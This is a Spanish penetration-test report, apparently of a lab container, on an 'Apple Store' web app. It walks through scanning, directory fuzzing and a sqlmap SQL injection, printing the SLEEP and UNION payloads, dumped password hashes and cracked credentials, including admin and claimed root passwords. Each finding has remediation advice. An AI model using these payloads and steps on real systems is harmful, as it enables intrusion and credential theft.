

Clasificación:	CONFIDENCIAL
Fecha:	[Insertar fecha]
Preparado por:	[Tu nombre]
Alcance:	Evaluación de seguridad ofensiva – Aplicación web Apple Store
IP Objetivo:	172.17.0.2

1. RESUMEN EJECUTIVO

Se realizó una evaluación de seguridad ofensiva completa identificando una cadena de vulnerabilidades críticas que permitieron el compromiso total del servidor. Tras un proceso metódico de reconocimiento, enumeración y explotación, se logró escalar desde un usuario web hasta privilegios ROOT del sistema.

Hallazgos Principales:

- SQL Injection Crítica – Exfiltración completa de base de datos
- 4 hashes extraídos – 3 contraseñas crackeadas
- Panel de Administración comprometido – 1,250 usuarios expuestos
- RCE confirmada – Reverse shell como www-data
- Escalada a usuario – luisillo_o:19831983
- ROOT OBTENIDO – root:rainbow2

Impacto Total: COMPROMISO TOTAL ABSOLUTO – ROOT DEL SERVIDOR – DATA BREACH MASIVO

Nivel de Riesgo: CRÍTICO

2. FASE 1: RECONOCIMIENTO

2.1 Hallazgo #1 – Conectividad ICMP Habilitada

Severidad: BAJA

ID: FIND-001

Descripción:

Tras iniciar la evaluación, el primer paso fue verificar la conectividad con el objetivo. Se ejecutó un ping básico confirmando que el host estaba activo y accesible desde mi máquina.


Comando:

bash

ping 172.17.0.2

64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.667 ms

5 packets transmitted, 5 received, 0% packet loss

A screenshot of a terminal window titled "Desktop/ping - Mousepad". The terminal shows a series of commands and their outputs. The first command is "1-\$ ping 172.17.0.2". The output shows five successful ping requests with varying times: 0.667 ms, 0.048 ms, 0.042 ms, 0.044 ms, and 0.041 ms. The terminal then shows "8^C" (Ctrl-C) and "9— 172.17.0.2 ping statistics —". The statistics show "105 packets transmitted, 5 received, 0% packet loss, time 4105ms" and "11rtt min/avg/max/mdev = 0.041/0.168/0.667/0.249 ms". The terminal ends with "12" and "13".

Recomendación:

- Bloquear ICMP en firewall
- Segmentar red Docker

2.2 Hallazgo #2 – Escaneo de Puertos (Nmap)

Severidad: MEDIA-ALTA

ID: FIND-002

Descripción:

Una vez confirmada la conectividad, procedí a realizar un escaneo completo de puertos con Nmap para identificar servicios expuestos. El escaneo reveló únicamente el puerto 80 abierto con Apache.

Comando:

bash

nmap -sS --open -sC -sV -n -Pn 172.17.0.2

PORT STATE SERVICE VERSION

80/tcp open http Apache 2.4.58 (Ubuntu)

_http-title: Apple Store

```
1 $ nmap -sS --open -sC -sV -n -Pn 172.17.0.2
2 Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-23 16:14 -0400
3 Nmap scan report for 172.17.0.2
4 Host is up (0.0000050s latency).
5 Not shown: 999 closed tcp ports (reset)
6 PORT      STATE SERVICE VERSION
7 80/tcp    open  http      Apache httpd 2.4.58 ((Ubuntu))
8 |_http-title: Apple Store
9 |_http-server-header: Apache/2.4.58 (Ubuntu)
10 MAC Address: 02:42:AC:11:00:02 (Unknown)
11
12 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
13 Nmap done: 1 IP address (1 host up) scanned in 7.16 seconds
14
```

Recomendación:

- Ocultar versión de Apache
- Implementar WAF
- Forzar HTTPS

2.3 Hallazgo #3 – Fingerprinting Web

Severidad: MEDIA

ID: FIND-003

Descripción:


Con el puerto 80 identificado, utilicé WhatWeb para obtener información detallada del stack tecnológico. El análisis reveló Apache, Bootstrap y Ubuntu como tecnologías base.

Comando:

```
bash
```

```
whatweb http://172.17.0.2
```

```
Apache[2.4.58], Bootstrap, HTML5, Ubuntu Linux, Title[Apple Store]
```



```
1 whatweb http://172.17.0.2/#
2 http://172.17.0.2/# [200 OK] Apache[2.4.58], Bootstrap, Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux]
  [Apache/2.4.58 (Ubuntu)], IP[172.17.0.2], Script, Title[Apple Store]
3
```

Recomendación:

- Ofuscar headers HTTP
- Implementar CSP

3. FASE 2: ENUMERACIÓN

3.1 Hallazgo #4 – Análisis de Interfaz


Severidad: MEDIA

ID: FIND-004



Descripción:

Accedí manualmente a la aplicación web para analizar su funcionamiento. Tras navegar por la interfaz e inspeccionar el código con DevTools, identifiqué los formularios de login, registro y la funcionalidad de búsqueda como puntos clave.


[4: Interfaz normal]



Productos disponibles en Apple Store



#5: Login





Iniciar Sesión

Nombre de Usuario

Contraseña

[Iniciar Sesión](#)

¿No tienes cuenta? Regístrate aquí.



#6: DevTools Network

Recomendación:

- Ofuscar JavaScript
- Cookies con flags seguros

3.2 Hallazgo #5 – Fuzzing de Directorios

Severidad: ALTA**ID:** FIND-005**Descripción:**

Después del análisis manual, ejecuté ffuf para buscar directorios ocultos. Tras varios minutos de escaneo, encontré recursos críticos expuestos incluyendo login.php, register.php y el directorio uploads/.

Comando:

```
bash
```

```
ffuf -u http://172.17.0.2/FUZZ -w raft-small-directories.txt -fs 275
```

Recursos:

Recurso	Status	Riesgo
login.php	200	Crítico
register.php	200	Alto
uploads/	301	Alto

[Output de ffuf]

```
File Edit Search View Document Help
--Desktop/apolo/fuzzing2 - Mousepad

34 :: Progress: [68544/68544] :: Job [1/1] :: 12500 req/sec :: Duration: [0:00:08] :: Errors: 0 ::
35
36 (kali@kali)-[~/Desktop/apolo]
37 $ ffuf -u http://172.17.0.2/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-small-directories.txt -e .php,.html,.txt,.bak,.zip -fs 275
38
39
40
41
42
43
44
45
46
47
48
49 :: Method : GET
50 :: URL : http://172.17.0.2/FUZZ
51 :: Wordlist : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-small-directories.txt
52 :: Extensions : .php .html .txt .bak .zip
53 :: Follow redirects : false
54 :: Calibration : false
55 :: Timeout : 10
56 :: Threads : 40
57 :: Matcher : Response status: 200-299,301,302,307,401,403,405,500
58 :: Filter : Response size: 275
59
60
61 logout.php [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 2ms]
62 img [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 0ms]
63 register.php [Status: 200, Size: 1607, Words: 405, Lines: 42, Duration: 5ms]
64 login.php [Status: 200, Size: 1019, Words: 407, Lines: 42, Duration: 0ms]
65 uploads [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 0ms]
66 profile.php [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 8ms]
67 index.php [Status: 200, Size: 5013, Words: 1016, Lines: 75, Duration: 11ms]
68 vendor [Status: 301, Size: 309, Words: 20, Lines: 10, Duration: 0ms]
69 mycart.php [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 1ms]
70 :: Progress: [120690/120690] :: Job [1/1] :: 11111 req/sec :: Duration: [0:00:13] :: Errors: 0 ::
71
72
```

Recomendación:

- Restringir acceso a uploads/
- Rate limiting en login
- Deshabilitar directory listing

3.3 Hallazgo #6 – Registro y Login Exitoso


Severidad: CRÍTICA

ID: FIND-007

Descripción:

Una vez identificados los endpoints de autenticación, probé el flujo completo. Me registré con credenciales controladas y posteriormente inicié sesión exitosamente, confirmando que no existía MFA ni políticas de bloqueo.

[#8: Registro]




Registrar

Nombre de Usuario

Contraseña

Registrar

¿Ya tienes cuenta? Inicia sesión aquí.



Registrar


Registro exitoso. Puedes iniciar sesión ahora.

Nombre de Usuario

Contraseña

Registrar

¿Ya tienes cuenta? Inicia sesión aquí.



Recomendación:

- Implementar MFA
- Account lockout
- Session timeout

4. FASE 3: EXPLOTACIÓN

4.1 Hallazgo #7 – SQL Injection en mycart.php

Severidad: CRÍTICA

ID: FIND-008

Descripción:

Tras iniciar sesión, estuve revisando la aplicación con Burp Suite con el objetivo de identificar posibles vectores de ataque, incluyendo intentos de elevación de privilegios, aunque el usuario con el que trabajaba no disponía de permisos para realizar acciones administrativas ni para subir contenido en la web. Durante el análisis de la aplicación estuve explorando distintas configuraciones y funcionalidades, sin encontrar nada relevante relacionado con escalada de privilegios.

Posteriormente, detecté una barra de búsqueda que funcionaba como un sistema de consulta sobre una tabla de la base de datos. A partir de este punto, realicé el análisis del parámetro asociado, identificando un problema de inyección SQL de tipo time-based. La explotación de esta vulnerabilidad permitió acceder y extraer la información completa contenida en la base de datos

Comando:


```
bash
sqlmap -r petition3 --dbs --batch --dump
```

Resultados:

- 5 DBs exfiltradas
- 4 hashes SHA1 extraídos
- 3 contraseñas crackeadas

Usuario	Hash	Password
admin	7f73ae7a...	0844575632
test	a94a8fe5...	test
manolo	7110eda4...	1234

[#11: Petición en Burp]



#12: sqlmap inyección

```
kali@kali: ~/Desktop/apolo
Session Actions Edit View Help
kali@kali: ~/Desktop/apolo  kali@kali: ~/Desktop/apolo  kali@kali: ~/Desktop/apolo  kali@kali: ~/Desktop/apolo  kali@kali: ~/Desktop/apolo  kali@kali: ~/Desktop/apolo  kali@kali: ~/Desktop/apolo

[16:59:40] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[16:59:40] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[16:59:40] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[16:59:40] [INFO] testing 'Generic inline queries'
[16:59:40] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[16:59:40] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[16:59:40] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[16:59:40] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
[17:00:00] [INFO] GET parameter 'search' appears to be 'MySQL > 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[17:00:00] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[17:00:00] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[17:00:01] [INFO] target URL appears to be UNION injectable with 5 columns
[17:00:01] [INFO] GET parameter 'search' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'search' is vulnerable. Do you want to keep testing the others (if any)? [Y/N] N
sqlmap identified the following injection point(s) with a total of 74 HTTP(s) requests:
--
Parameter: search (GET)
Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: search=iphone' AND (SELECT 7185 FROM (SELECT(SLEEP(5)))KVWU) AND 'Nm3'<'Nm3'
--
Type: UNION query
Title: Generic UNION query (NULL) - 5 columns
Payload: search=iphone' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x7171627671,0xc686b4c4656494447357524448c447247597265e697669568737a66447047734246504b7a63,0x717187a6b71) --
--
[17:00:01] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.58
back-end DBMS: MySQL > 5.0.12 (MariaDB fork)
[17:00:01] [INFO] fetching database names
available databases (5):
[*] apple_store
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[17:00:01] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[17:00:01] [INFO] fetching current database
[17:00:01] [INFO] fetching tables for database: 'apple_store'
[17:00:01] [INFO] fetching columns for table 'productos' in database 'apple_store'
```

#13:

```
kali@kali: ~/Desktop/apolo
Session Actions Edit View Help
kali@kali: ~/Desktop/apolo  kali@kali: ~/Desktop/apolo  kali@kali: ~/Desktop/apolo  kali@kali: ~/Desktop/apolo  kali@kali: ~/Desktop/apolo  kali@kali: ~/Desktop/apolo  kali@kali: ~/Desktop/apolo

[17:00:01] [INFO] fetching columns for table 'productos' in database 'apple_store'
[17:00:01] [INFO] fetching entries for table 'productos' in database 'apple_store'
Database: apple_store
Table: productos
4 entries
+----+-----+-----+-----+-----+-----+-----+
| id | stock | imagen | nombre | precio | categoria | descripcion | fecha_lanzamiento |
+----+-----+-----+-----+-----+-----+-----+
| 1 | 100 | iPhone14.jpg | iPhone 14 | 799.99 | Smartphone | Nuevo iPhone 14 con A15 Bionic chip | 2023-09-20 |
| 2 | 50 | MacBookPro.jpg | MacBook Pro | 1299.00 | Laptop | MacBook Pro con chip M1 | 2023-01-15 |
| 3 | 200 | AppleWatchSeries7.jpg | Apple Watch Series 7 | 399.00 | Wearable | Ultima version del Apple Watch | 2023-03-10 |
| 4 | 75 | macmini.jpg | Mac Mini | 699.99 | Desktop | Nuevo Mac Mini con chip M2 | 2024-05-15 |
+----+-----+-----+-----+-----+-----+-----+
[17:00:01] [INFO] table 'apple_store.productos' dumped to CSV file '/home/kali/.local/share/sqlmap/output/172.17.0.2/dump/apple_store/productos.csv'
[17:00:01] [INFO] fetching columns for table 'users' in database 'apple_store'
[17:00:01] [INFO] fetching entries for table 'users' in database 'apple_store'
[17:00:01] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [Y/n] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[17:00:01] [INFO] using hash method 'sha1_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/wordlist.txt.' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[17:00:01] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [Y/N] N
[17:00:01] [INFO] starting dictionary-based cracking (sha1_generic_passwd)
[17:00:01] [INFO] starting 2 processes
[17:00:02] [INFO] cracked password '1234' for user 'manolo'
[17:00:16] [INFO] cracked password 'test' for user 'test'
[17:00:21] [INFO] cracked password 'test' for user 'test'
Database: apple_store
Table: users
4 entries
+----+-----+-----+
| id | password | username |
+----+-----+-----+
| 1 | 761bb15d7254618f89da7b6b152f1df2027e8a | luisillo |
| 2 | 7f73ae7a9823a6defcddd10445804f7d124cddb0 | admin |
| 3 | a9a8fe5ccb19ba61c4c8873d391e987982fbdd3 (test) | test |
| 4 | 7118eda4809802a55e4a390b0a572ac8d2c0220 (1234) | manolo |
+----+-----+-----+
```

Tabla users dumpada

Recomendación:

- Prepared statements (PDO)
- Rotar sesiones
- Migrar a Argon2id

4.2 Hallazgo #8 – Crackeo Admin

Severidad: CRÍTICA

ID: FIND-009

Descripción:

Con los hashes extraídos, subí el hash del administrador a CrackStation. En menos de 5 segundos, obtuve la contraseña en claro gracias a rainbow tables.


Resultado:

text

admin:0844575632

Tiempo: <5 segundos

[ESPACIO PARA CAPTURA #14: CrackStation hash]



Recomendación:

- Forzar reset passwords
- Password policy robusta

4.3 Hallazgo #9 – Panel de Administración

Severidad: CRÍTICA

ID: FIND-010


Descripción:

Utilicé las credenciales crackeadas para acceder al panel de administración. Una vez dentro, encontré datos sensibles de 1,250 usuarios, pedidos recientes y estadísticas de ventas completas.

